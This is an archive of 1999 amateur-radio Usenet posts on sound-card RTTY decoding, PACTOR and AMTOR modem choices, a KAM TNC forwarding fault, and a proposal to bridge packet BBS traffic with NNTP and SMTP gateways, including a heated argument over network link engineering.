Message-ID: <slrn7vurel.ud.nomail@linux.pe1chl.ampr.org>
Source record: 16133

Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>Why in the world would you need a 133MHz machine to handle less than
>300 bits per second? Anything faster than an XT should be able to do
>it.

If you read the description, you see it works from a soundcard. So it gets somewhat more than 300 bits per second: probably about 8000 samples per second, each sample 8 or 16 bits. That is more like 64-128 kbits/s.

Too much for an XT, but it should certainly be possible on a 486.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4476. Re: New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Paul Richards <p.richards@ukonline.co.uk>
Message-ID: <34H=N=1bnTKt9dhGQ+umk=DJCvY0@4ax.com>
Source record: 16134

On Sat, 09 Oct 1999 15:49:41 GMT, rmcconne.NOSPAM@lightlink.com
(Robert McConnell) wrote:

>Why in the world would you need a 133MHz machine to handle less than
>300 bits per second? Anything faster than an XT should be able to do

I didn't write the progrma, but probably because the data is not
coming in at a neat digital 300 bits per second. It is coming in as
audio tones mixed with noise, and probably needs ffts to extract the
data.

Paul

>it. Are you perhaps inporting a lot of bloatware from the compiler and
>its library?
>
>Next question: when will the Linux and DR-DOS versions be ready?
>
>Bob McConnell
>N2SPP
>
>On Fri, 08 Oct 1999 15:03:07 +0700, Sergei Podstrigailo <amx@i.am>
>wrote:
>
>>Hi, All!
>>
>>I want to attract your attention to my new software - TrueTTY V0.10.
>>
>>It is program to decode radioteletype (RTTY) via sound card to text.
>>No additional hardware required - your need only receiver
>>and computer (5x86-133 or better) with sound card.
>>Windows 95/98/NT. I plan to implement transmit feature in next
>>versions.
>>
>>73!
>>Sergei,
>>UA9OSV

Paul Richards

4477. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7tobss$aa8$1@autumn.news.rcn.net>
Source record: 16135

You can use a sound card for RTTY, Amtor, and Pactor but I don't believe you'll find sound card software for Clover or Pactor-II.

4478. ANOTHER KAM PROBLEM (PBBS)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: JoeB <wd4kav@metrolink.net>
Message-ID: <rvvclrl4h1s62@corp.supernews.com>
Source record: 16136

Hello. Thanks for reading this...

I've recently purchased a KAM Plus with version 8.2 firmware. I've opeated many previous models of KAM's over the years, and never seen a problem like the one I'm having now...which is:

When forwarding a message to the local FBB BBS, all the correct prompts get exchanged, the messages gets forwarded out of the KAM, and becomes status F, *** BUT *** when I check the BBS, the messages (and any bulletins I send too) are GONE!!!! NOT "killed", not "rejected", not HELD...just GONE.

The SYSOP of the FBB system is as stumped as I am by this.

Anyone got any ideas??

I've loaded up paKet 6.1, and messages and bulletins I forward with it appear on the FBB system as they should.

73
Joe
wd4kav@nonmetrolink.net

REMOVE 'NON' from the address above, to reply.

4479. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7top8a$55k$1@bgtnsc01.worldnet.att.net>
Source record: 16137

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:bFn=N9spdFY3yiWFZDqWgMnjx84U@4ax.com...
> On Sun, 3 Oct 1999 22:20:24 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >
> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
> >news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...
> >
> >> >Gary, that is exactly what I said.
> >> >"power spread":. the difference between transmit and receive
> >> >power levels at the radio. ERP minus noise floor. Both in dbm.
> >>
> >> Ah, we appear to have a terminology problem. What you're
> >> describing is called * link margin*. Power spreading is dispersion
> >> of the signal over a wide area, generally an undesirable condition
> >> unless you're intent on broadcasting rather than linking.
> >
> >Gary,
> >
> >Read it again. "... at THE radio ...".
> >
> >"Link Margin" has to do with two stations, the path between them,
> >the desired S/N, the effects due to propagation, component drift, etc.
>
> Correct.
>
> >"Power Spread" has to do with one radio. It does not consider
> >such things as the path (because there is only one radio), or
> >any of the other effects that determines "Link Margin". It is a number
> >which describes the capabilities of that radio.
>
> ???? Radios generally aren't used to talk to themselves (excepting
> radar or EME), so this seems a particularly useless expression for
> network link calculations.
>
> >Ya wanna quibble terminology, is fine with me.
> >But sure has little to do with the subject at hand: building links.
>
> To build a link requires at least *2* radios, and the path between
> them. To calculate that, you need to know the ERP of one station
> versus the MDS of the other and vice versa. Numbers which only
> relate a station to itself aren't of any value.

Unless you are interested in purchasing a Station, in which case you need those numbers so you can figure out what to purchase.

Networks are not always built by a single person. Sometimes one ham works with another ham to use what equipment they might both have available or might be willing to purchase. So one might make trade-offs, as I pointed out in a different post.

I understand these things never happen in your narrow minded view of Ham Radio Networking. They do happen in the real world. Often.

> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

--

... Hank

http://horedson.home.att.net

4480. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tops6$7ev$1@bgtnsc01.worldnet.att.net>
Source record: 16138

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:e1v=N1IBV7xwV00WtHBg+PxnWmoB@4ax.com...
> On Sun, 3 Oct 1999 22:27:34 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >
> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
> >news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...
> >
> >> >"... well engineered .." makes no sense. The paths are what they are.
> >> >They go, for example, from my house to your house.
> >>
> >> That's where they end up, perhaps after several intermediate relay
hops.
> >> But each hop path has to be properly engineered. That means proper
siting,
> >> proper link margin, and proper consideration of multipath issues. This
> >isn't
> >> Olde Tyme Radio, we don't have to make the entire trip in one hop.
Digital
> >> networks are naturally suited to automatic relay.
> >
> >> >This is the long haul case we are talking about. You don't *normally*
> >> >put large dishes or large yagi arrays anywhere except on your own
> >> >property. Way too hard to maintain if they are not local. Exceptions
> >> >exist of course, but I've never personally encountered one.
> >>
> >> Nor have I. With an adequate number of properly engineered relay sites,
> >
> >Gary,
> >
> >Do you intentionally misread?
> >We were talking about a single link.
> >A path between two stations.
> >Between exactly two relay points.
> >One of those hops in the network.
>
> Yes, I understood that. What you don't seem to understand is that
> if the numbers work out to an unreasonable solution, as in the cases
> you've given, you don't do that single link. You do a different topology
> instead that will give acceptable numbers. That will involve more than
> one hop, but total network performance will improve.

You *do* intentionally misread!
Imagine my surprise.

As stated many times, "... different topology ..." is not always possible.
These are not commercial networks. These are hams, playing around
with digital modes on their ham radios. As hams, we can do what we
want. We are not constrained to build only perfect networks. We get
to have some fun!

Your narrow view of ham radio networking precludes such fun.
But everyone already knew that.

> >> however, there is never a need for such large antenna structures
> >
> >> >For the long haul case, it is rare that the path is line of sight.
> >> >Usually it is a scatter path of some nature.
> >> >Example: the troposcatter path from the Lowell, MA area to
> >> >Southern NJ on 2M 1200 baud. Worked quite well for us when
> >> >we used it. KW and 4 long yagis in NJ, 200W and two long yagis
> >> >in MA. Antennas at 170 and 120 feet above local terrain.
> >>
> >> Incredible. I bet you were *real* popular with the other people
> >> trying to use that segment of the band across at least 3 states.
> >> And for nothing more than a half duplex 1200 baud link at that.
> >
> >Yes, totally terrible that we should carry on a QSO on 2 meters over
> >a long haul path. My oh my. Better see the "coordinator" and see if it
> >is ok to call CQ using high power on 2M SSB, find someone to talk
> >to a few states away, and then decide to play with digital communication
> >over that path. Oh dear! Next thing you know one will have to get
> >permission to work Aurora or Troposcatter, much less EME!
> >
> >You seem to have misread "... when we used it ..." and pretended
> >that I said "Network link always up."
>
> You presented it as a network link, and the context of the discussion,
> as you reminded me in another post, is network links. Network links
> are coordinated (at least they are if one wants to be responsible),

You mean hams are not allowed to play with digital modes and link
things together without permission from some coordinating group?
When did this happen?

> and such monster troposcatter links wouldn't be coordinated because
> of their impact on other operators and other network links sharing the
> same band segment. Part 97 requires us to use good engineering
> practice, and such links are not good engineering practice on shared
> spectrum. Radio gaming (Dxing, contesting, etc) is a different topic,
> which I won't address here except to say that those activities shouldn't
> occur in band plan segments set aside for data networks.

Where did I say these troposcatter links were in "band plan segments
set aside for data networks"? Your very narrow view of ham radio
does not even allow you to consider any other activity than "perfect,
planned, coordintated, up forever" network links? Guess you will just
have to miss out on a good deal of the fun that can be had playing

with the various digital modes. Perhaps it is this narrow thinking which
has caused the GRAPES network to become disconnected from the
larger and more extensive ham radio network? Makes sense.

> >Curious: why do you bother to post these messages here?
> >Trying to convince hams to give up ham radio?
>
> I'm trying to explain how to do ham radio effectively and responsibly
> in compliance with both the spirit and letter of good network engineering
> practice. If the sort of chaos one finds on Ch 19 is what you want, I'd
> respectfully suggest you move your activities there.

Har! Gary, you are a giggle!

> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

4481. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7toq4m$8fh$1@bgtnsc01.worldnet.att.net>
Source record: 16139

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7tmsb4hfi1@arachne.labyrinth.net.au...
> On 20m at about 14.065 MHz I hear a lot of digital signals --
> are these PACTOR or AMTOR or something else? They sound phase shift keyed
> (like PSK31) but not continuous (bursty). I'm curious to know what
> they are so I can consider buying a modem for it.

Mostly PACTOR-II on that frequency, but occasionally PACTOR-I.
CLOVER not generally used there. A good deal of the activity in
that section of 20M is maritime mobile PACTOR links to BBS systems,
for the purpose of sending and receiving internet email.

Probably the best controller for the PACTOR modes is the SCS PTC-II
(also available from PACCOM).

--

... Hank

http://horedson.home.att.net

4482. The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7totlmpfa1@bgtnsc02.worldnet.att.net>
Source record: 16140

A couple folks asked that I repost my specific suggestions
on how to migrate the existing BBS network to the model in
current use on the internet. Here they are again. Not well
organized, a bit of babble, but specific ideas. Would they
work in practice? I don't know (yet) but may implement some
of them and find out.

Each BBS network message type has an equivalent internet
application and protocol. For the BBS network to interoperate
with these applications and protocols we need some number
of "gateway" systems which do the appropriate translations.

1) Bulletins map to net news and the nntp protocol.
We need a set of newsgroups defined to map to/from the common
BBS network topics. One solution would be to use newsgroups
of the form alt.hamradio.<topic> where <topic> is the To:
field of the BBS message. Thus we would have, for example,
alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
The "gateway" servers would move messages both directions
using the obvious and simple mapping.

2) Personal messages map to standard email and the pop3/smtp protocols.
We can use the obvious address mapping. I've run this kind
of "gateway" server for years, using a version of JNOS.
It works fine, and is already available.

3) NTS messages are an intersting case. They probably need to map
to net news and the nntp protocol. We might use a newsgroup
such as alt.hamradio.nts-traffic for this purpose. In this
case the same "gateway" servers which handle 1) will suffice.
Ideas welcome from the NTS folks on how we might handle this.

Note that we do not need "permission" from NIS or anyone else to
begin to implement this capability. Everything exists within the
ham radio network and not within the internet per se. The model
is designed to be compatible with internet standards for the obvious
reason: those standards exist and are well tested. We should use them.

For some of the standards, file transfer protocols also exist. For
example email has pop3 and smtp as network data transfer standards,
and RFC-822 (and it's various updates) provide a guide to the
construction of a bulk transfer protocol. We already use this protocol
as import/export between BBS systems of various kinds. The needed
extensions to the standard set of headers are documented in the
BBS specification. For net news two standard transports exist. One is
a bulk file transport using the "ihave/iwant" scheme similar to

what is called "X forwarding" in the BBS network. The needed mappings are obvious and should be simple to implement.

All the above would require only a small amount of fairly simple programming effort on the part of the authors of the ham radio tcp/ip programs, and very little effort on the part of the authors of the ham radio BBS programs. The hard work is deciding on the details of how the mappings will work, and setting up enough gateway servers to attract users.

One advantage of this scheme is that we could use it to link existing news groups in the internet directly to the ham radio BBS network, with bidirectional exchange of messages. Some might consider this a disadvantage because of the obvious possibility of abuse by both hams and non-hams. This possibility should not get in the way of creating and testing the technology.

There is an interesting technique we could use to do this integration. If each "gateway" server ran a web server with a standard middleware API to a local database, then the task of programming the needed applications would be fairly simple. What applications are needed? Those required for the administration of the "gateway" server itself, for example, to maintain mappings, deal with exceptions, and all the other "sysop" type of activities.

One could even consider creating a "regular ham radio BBS" using the capabilities of the web server. This has in fact been done, several times, by various hams. Perhaps those hams might consider making their work available to others in the ham radio network as well as on the internet. Doing so might help move the digital networking facet of our hobby forward. i.e. "The folks using html on ham radio are headed in the right direction."

Disclaimer: Yes, I know the above sounds a lot like the integration of ham radio networking with the internet. That is exactly what it is. I hope everyone can understand the difference between taking ideas and techniques from the internet for use in ham radio, and replacing ham radio with the internet itself. I propose the former, and not the later.

... Hank - W0RLI
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----oOO--(_)--OOo------o000o-U-o000o------oOO--(____)--OO---
http://home.horedson.att.net

4483. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7touk6em1@autumn.news.rcn.net>
Source record: 16141

I don't think Paccom makes their Pactor-II controller any more. If
you find a used one run away fast! They have some bugs that Paccom
cannot (or will not) correct and there is no guarantee that they will
be compatible with the newer SCS firmware upgrades.

Hank Oredson <horedson@att.net> wrote in message
news:7toq4m$8fh$1@bgtnsc01.worldnet.att.net...
>
> Hamish Moffatt <hamish@rising.com.au> wrote in message
> news:7tmsb4hfi1@arachne.labyrinth.net.au...
> > On 20m at about 14.065 MHz I hear a lot of digital signals --
> > are these PACTOR or AMTOR or something else? They sound phase
shift keyed
> > (like PSK31) but not continuous (bursty). I'm curious to know
what
> > they are so I can consider buying a modem for it.
>
> Mostly PACTOR-II on that frequency, but occasionally PACTOR-I.
> CLOVER not generally used there. A good deal of the activity in
> that section of 20M is maritime mobile PACTOR links to BBS systems,
> for the purpose of sending and receiving internet email.
>
> Probably the best controller for the PACTOR modes is the SCS PTC-II
> (also available from PACCOM).
>
> --
>
> ... Hank
>
> http://horedson.home.att.net
>
>
>

4484. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7touti$2he$1@autumn.news.rcn.net>
Source record: 16142

I'm using an SCS PTC-II here so I'm not qualified to recommend
anything for the sound card. I do know that I've seen sound card
stuff for Amtor and Pactor on the Internet but I believe they were
DOS programs. I doubt that the sound card DSP is fast enough to
handle Pactor-II or Clover processing.

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7toqme$29c8$2@arachne.labyrinth.net.au...
> Bob Lewis <aa4pb@erols.com> wrote:
> > You can use a sound card for RTTY, Amtor, and Pactor but I don't
> > believe you'll find sound card software for Clover or Pactor-II.
>
> What do you recommend for AMTOR and PACTOR on the sound card?
>
>
> thanks
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176
hamish@rising.com.au
> Rising Software Australia Pty. Ltd.
http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667
7839

4485. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Don <dnelsch@neo.rr.com>
Message-ID: <38000779.D2EFA183@neo.rr.com>
Source record: 16143

Hank,

Your plan appears to be only slightly different than what is happening right now with the AX/IP Internet links. The only difference is that you are proposing to use newsgroups through "gateway systems" as the file transfer mechanism as opposed to using "direct" file transfer between "ham radio" bbs stations which encapsulate the AX.25 protocol in TCP/IP frames for transmission over the Internet. At least the current system does preserve the MID/BID system so that duplicate messages are easily "caught" and not retransmitted because the bbs still will recognize the AX.25 bbs protocol.

The other concern that I have about your plan is that there is no apparent way to limit the use of the network to licensed hams, thereby insuring that commercial use and/or "spam" does not end up on ham radio linked bbs systems. With the current AX/IP transfer mechanism, only those stations properly authorized by the "gateway" systems have access to the ham radio bbs system from the Internet.

I certainly have no problems if you choose to use TCP/IP and newsgroups protocols over radio between the "gateway" stations except that it has been my experience that TCP/IP has way more overhead than what the run-of-the-mill 1200 baud links can handle in a crowded environment. I also think it is unreasonable to expect the masses to rush right out and buy the piece-parts for 56KB radio links. As I recall the history of packet, 1200 baud was chosen because of the availability of the off-the-shelf modem parts using the Bell 202 standard. The current run of Rockwell/Lucent 56KB surface mount devices isn't too practical for the average ham with a 100 watt American Beauty soldering iron! Nor do they work 1/2 duplex as most ham stations require.

Do I have a better solution? Not yet. I'd hope the new rules on spread spectrum emissions will encourage higher bit rate data radios. Maybe some wizard will figure out how to tweak a Qualcom digital PCS radio into the ham band and make packet fly! Let's face it, without the old converted Motorola and GE radios, 2 meter and 440 ham bands would not be as popular as they are today! The same thing can happen again, only this time high speed digital!

Don, K8EIW

Hank Oredson wrote:

> A couple folks asked that I repost my specific suggestions
> on how to migrate the existing BBS network to the model in
> current use on the internet. Here they are again. Not well

> organized, a bit of babble, but specific ideas. Would they
> work in practice? I don't know (yet) but may implement some
> of them and find out.
>
> Each BBS network message type has an equivalent internet
> application and protocol. For the BBS network to interoperate
> with these applications and protocols we need some number
> of "gateway" systems which do the appropriate translations.
>
> 1) Bulletins map to net news and the nntp protocol.
> We need a set of newsgroups defined to map to/from the common
> BBS network topics. One solution would be to use newsgroups
> of the form alt.hamradio.<topic> where <topic> is the To:
> field of the BBS message. Thus we would have, for example,
> alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
> The "gateway" servers would move messages both directions
> using the obvious and simple mapping.
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> 2) Personal messages map to standard email and the pop3/smtp protocols.
> We can use the obvious address mapping. I've run this kind
> of "gateway" server for years, using a version of JNOS.
> It works fine, and is already available.
>
> 3) NTS messages are an intersting case. They probably need to map
> to net news and the nntp protocol. We might use a newsgroup
> such as alt.hamradio.nts-traffic for this purpose. In this
> case the same "gateway" servers which handle 1) will suffice.
> Ideas welcome from the NTS folks on how we might handle this.
>
> Note that we do not need "permission" from NIS or anyone else to
> begin to implement this capability. Everything exists within the
> ham radio network and not within the internet per se. The model
> is designed to be compatible with internet standards for the obvious
> reason: those standards exist and are well tested. We should use them.
>
> For some of the standards, file transfer protocols also exist. For
> example email has pop3 and smtp as network data transfer standards,
> and RFC-822 (and it's various updates) provide a guide to the
> construction of a bulk transfer protocol. We already use this protocol
> as import/export between BBS systems of various kinds. The needed
> extensions to the standard set of headers are documented in the
> BBS specification. For net news two standard transports exist. One is
> a bulk file transport using the "ihave/iwant" scheme similar to
> what is called "X forwarding" in the BBS network. The needed mappings
> are obvious and should be simple to implement.
>
> All the above would require only a small amount of fairly simple
> programming effort on the part of the authors of the ham radio
> tcp/ip programs, and very little effort on the part of the authors
> of the ham radio BBS programs. The hard work is deciding on the

> details of how the mappings will work, and setting up enough
> gateway servers to attract users.
>
> One advantage of this scheme is that we could use it to link
> existing news groups in the internet directly to the ham radio
> BBS network, with bidirectional exchange of messages. Some might
> consider this a disadvantage because of the obvious possibility
> of abuse by both hams and non-hams. This possibility should not
> get in the way of creating and testing the technology.
>
> There is an interesting technique we could use to do this integration.
> If each "gateway" server ran a web server with a standard middleware
> API to a local database, then the task of programming the needed
> applications would be fairly simple. What applications are needed?
> Those required for the administration of the "gateway" server itself,
> for example, to maintain mappings, deal with exceptions, and all the
> other "sysop" type of activities.
>
> One could even consider creating a "regular ham radio BBS" using the
> capabilities of the web server. This has in fact been done, several
> times, by various hams. Perhaps those hams might consider making their
> work available to others in the ham radio network as well as on the
> internet. Doing so might help move the digital networking facet of
> our hobby forward. i.e. "The folks using html on ham radio are headed
> in the right direction."
>
> Disclaimer: Yes, I know the above sounds a lot like the integration
> of ham radio networking with the internet. That is exactly what it is.
> I hope everyone can understand the difference between taking ideas
> and techniques from the internet for use in ham radio, and replacing
> ham radio with the internet itself. I propose the former, and not
> the later.
>
> ... Hank - W0RLI
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> ----oOO--(_)--OOo------o000o-U-o000o------oOO--(____)--OO---
> http://home.horedson.att.net

4486. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tp5mbcnv1@bgtnsc01.worldnet.att.net>
Source record: 16144

Thanks for the hint.
Am indeed considering a PTC-II in the near future.

--

... Hank

http://horedson.home.att.net

Bob Lewis <aa4pb@erols.com> wrote in message
news:7touk6em1@autumn.news.rcn.net...
> I don't think Paccom makes their Pactor-II controller any more. If
> you find a used one run away fast! They have some bugs that Paccom
> cannot (or will not) correct and there is no guarantee that they will
> be compatible with the newer SCS firmware upgrades.
>
> Hank Oredson <horedson@att.net> wrote in message
> news:7toq4m$8fh$1@bgtnsc01.worldnet.att.net...
> >
> > Hamish Moffatt <hamish@rising.com.au> wrote in message
> > news:7tmsb4hfi1@arachne.labyrinth.net.au...
> > > On 20m at about 14.065 MHz I hear a lot of digital signals --
> > > are these PACTOR or AMTOR or something else? They sound phase
> shift keyed
> > > (like PSK31) but not continuous (bursty). I'm curious to know
> what
> > > they are so I can consider buying a modem for it.
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> > Mostly PACTOR-II on that frequency, but occasionally PACTOR-I.
> > CLOVER not generally used there. A good deal of the activity in
> > that section of 20M is maritime mobile PACTOR links to BBS systems,
> > for the purpose of sending and receiving internet email.
> >
> > Probably the best controller for the PACTOR modes is the SCS PTC-II
> > (also available from PACCOM).
> >
> > --
> >
> > ... Hank
> >
> > http://horedson.home.att.net
> >
> >
> >
>

>

4487. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tp62cjmn1@bgtnsc01.worldnet.att.net>
Source record: 16145

Don <dnelsch@neo.rr.com> wrote in message
news:38000779.D2EFA183@neo.rr.com...
> Hank,
>
> Your plan appears to be only slightly different than what is happening
> right now with the AX/IP Internet links. The only difference is that you
> are proposing to use newsgroups through "gateway systems" as the file
> transfer mechanism as opposed to using "direct" file transfer between "ham
> radio" bbs stations which encapsulate the AX.25 protocol in TCP/IP frames
> for transmission over the Internet. At least the current system does
> preserve the MID/BID system so that duplicate messages are easily "caught"
> and not retransmitted because the bbs still will recognize the AX.25 bbs
> protocol.

Nothing I mentioned involves the internet, nor encapsulation of AX.25
over tcp. What I'm talking about is the exact opposite: tcp/ip over AX.25
(or NET/ROM or whatever ham radio protocol one wishes).
SNOS handles the BID issue as well as the RFC-822 message id
in all gateway directions.

> The other concern that I have about your plan is that there is no apparent
> way to limit the use of the network to licensed hams, thereby insuring
that
> commercial use and/or "spam" does not end up on ham radio linked bbs
> systems. With the current AX/IP transfer mechanism, only those stations
> properly authorized by the "gateway" systems have access to the ham radio
> bbs system from the Internet.

Perhaps my use of the term "gateway" was confusing. I had in mind the
gateway function between the tcp/ip protocol and application suite, and
the traditional AX.25 BBS protocols and applications. Internet not invovled.

> I certainly have no problems if you choose to use TCP/IP and newsgroups
> protocols over radio between the "gateway" stations except that it has
been
> my experience that TCP/IP has way more overhead than what the
> run-of-the-mill 1200 baud links can handle in a crowded environment.

Don't run 1200 baud links. This is a separate issue.

> I
> also think it is unreasonable to expect the masses to rush right out and
> buy the piece-parts for 56KB radio links. As I recall the history of
> packet, 1200 baud was chosen because of the availability of the
> off-the-shelf modem parts using the Bell 202 standard. The current run of
> Rockwell/Lucent 56KB surface mount devices isn't too practical for the

> average ham with a 100 watt American Beauty soldering iron! Nor do they
> work 1/2 duplex as most ham stations require.

> Do I have a better solution? Not yet. I'd hope the new rules on spread
> spectrum emissions will encourage higher bit rate data radios. Maybe some
> wizard will figure out how to tweak a Qualcom digital PCS radio into the
> ham band and make packet fly! Let's face it, without the old converted
> Motorola and GE radios, 2 meter and 440 ham bands would not be as popular
> as they are today! The same thing can happen again, only this time high
> speed digital!

Separate issue. Run the stuff I talk about below over whatever speed
links you like. There is no more data involved than already runs over
those exact same links.

> Don, K8EIW
>
> Hank Oredson wrote:
>
> > A couple folks asked that I repost my specific suggestions
> > on how to migrate the existing BBS network to the model in
> > current use on the internet. Here they are again. Not well
> > organized, a bit of babble, but specific ideas. Would they
> > work in practice? I don't know (yet) but may implement some
> > of them and find out.
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> > application and protocol. For the BBS network to interoperate
> > with these applications and protocols we need some number
> > of "gateway" systems which do the appropriate translations.
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> > 1) Bulletins map to net news and the nntp protocol.
> > We need a set of newsgroups defined to map to/from the common
> > BBS network topics. One solution would be to use newsgroups
> > of the form alt.hamradio.<topic> where <topic> is the To:
> > field of the BBS message. Thus we would have, for example,
> > alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
> > The "gateway" servers would move messages both directions
> > using the obvious and simple mapping.
> >
> > 2) Personal messages map to standard email and the pop3/smtp protocols.
> > We can use the obvious address mapping. I've run this kind
> > of "gateway" server for years, using a version of JNOS.
> > It works fine, and is already available.
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> > 3) NTS messages are an intersting case. They probably need to map
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> > such as alt.hamradio.nts-traffic for this purpose. In this
> > case the same "gateway" servers which handle 1) will suffice.
> > Ideas welcome from the NTS folks on how we might handle this.
> >

> > Note that we do not need "permission" from NIS or anyone else to
> > begin to implement this capability. Everything exists within the
> > ham radio network and not within the internet per se. The model
> > is designed to be compatible with internet standards for the obvious
> > reason: those standards exist and are well tested. We should use them.
> >
> > For some of the standards, file transfer protocols also exist. For
> > example email has pop3 and smtp as network data transfer standards,
> > and RFC-822 (and it's various updates) provide a guide to the
> > construction of a bulk transfer protocol. We already use this protocol
> > as import/export between BBS systems of various kinds. The needed
> > extensions to the standard set of headers are documented in the
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> > a bulk file transport using the "ihave/iwant" scheme similar to
> > what is called "X forwarding" in the BBS network. The needed mappings
> > are obvious and should be simple to implement.
> >
> > All the above would require only a small amount of fairly simple
> > programming effort on the part of the authors of the ham radio
> > tcp/ip programs, and very little effort on the part of the authors
> > of the ham radio BBS programs. The hard work is deciding on the
> > details of how the mappings will work, and setting up enough
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> > existing news groups in the internet directly to the ham radio
> > BBS network, with bidirectional exchange of messages. Some might
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> > get in the way of creating and testing the technology.
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> > There is an interesting technique we could use to do this integration.
> > If each "gateway" server ran a web server with a standard middleware
> > API to a local database, then the task of programming the needed
> > applications would be fairly simple. What applications are needed?
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> > work available to others in the ham radio network as well as on the
> > internet. Doing so might help move the digital networking facet of
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> > in the right direction."
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> > Disclaimer: Yes, I know the above sounds a lot like the integration
> > of ham radio networking with the internet. That is exactly what it is.
> > I hope everyone can understand the difference between taking ideas

> > and techniques from the internet for use in ham radio, and replacing
> > ham radio with the internet itself. I propose the former, and not
> > the later.
> >
> > ... Hank - W0RLI
> > _^___^_
> > \\|// / 0 O \ __
> > (O O) <| V |> /..\
> > ----oOO--(_)--OOo------o000o-U-o000o------oOO--(____)--OO---
> > http://home.horedson.att.net
>

4488. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tp75c$4vc$1@bgtnsc01.worldnet.att.net>
Source record: 16146

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910100416200.671-100000@dns.bde-arc.ampr.org...
> Comments are in-line.
>
> On Sat, 9 Oct 1999, Hank Oredson wrote:
> > A couple folks asked that I repost my specific suggestions
> > on how to migrate the existing BBS network to the model in
> > current use on the internet. Here they are again. Not well
> > organized, a bit of babble, but specific ideas. Would they
> > work in practice? I don't know (yet) but may implement some
> > of them and find out.
> >
> > Each BBS network message type has an equivalent internet
> > application and protocol. For the BBS network to interoperate
> > with these applications and protocols we need some number
> > of "gateway" systems which do the appropriate translations.
>
> Or require that all future BBS's be TCP/IP compliant (even if NOT hooked
to the
> Internet). Then, no data conversion would be necessary.

Hard to do. Hams tend to not be very compliant in general <grin>.
The thought is that the transition will occur naturally over time.
There is also the issue of HF to consider, where tcp/ip will not work.
(Probably Gary will explain how he has already done this over CLOVER.
So have I. "... not work ..." is a good description of how well it works.)
So other protocols need to be supported. For the case of newsgroups,
there is the existing netnews batch protocol (several of them, actually)
which could be used.

> > 1) Bulletins map to net news and the nntp protocol.
> > We need a set of newsgroups defined to map to/from the common
> > BBS network topics. One solution would be to use newsgroups
> > of the form alt.hamradio.<topic> where <topic> is the To:
> > field of the BBS message. Thus we would have, for example,
> > alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
> > The "gateway" servers would move messages both directions
> > using the obvious and simple mapping.
>
> Easy: New hierarchy: ax25.*
> From the nntp point of view, one could simply restrict all usenet traffic
> except the "ax25.*" groups from being transferred over a radio port (note
that
> I said "transferred", not "read" - see the control restrictions for
"inn").

I like this idea. Does make good sense from the filtering point of view.

> > 2) Personal messages map to standard email and the pop3/smtp protocols.
> > We can use the obvious address mapping. I've run this kind
> > of "gateway" server for years, using a version of JNOS.
> > It works fine, and is already available.
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> > 3) NTS messages are an intersting case. They probably need to map
> > to net news and the nntp protocol. We might use a newsgroup
> > such as alt.hamradio.nts-traffic for this purpose. In this
> > case the same "gateway" servers which handle 1) will suffice.
> > Ideas welcome from the NTS folks on how we might handle this.
>
> With my view, this would be "ax25.nts", which could be further subdivided
up by
> state (e.g. "ax25.nts.ny")...

Exactly.

> > Note that we do not need "permission" from NIS or anyone else to
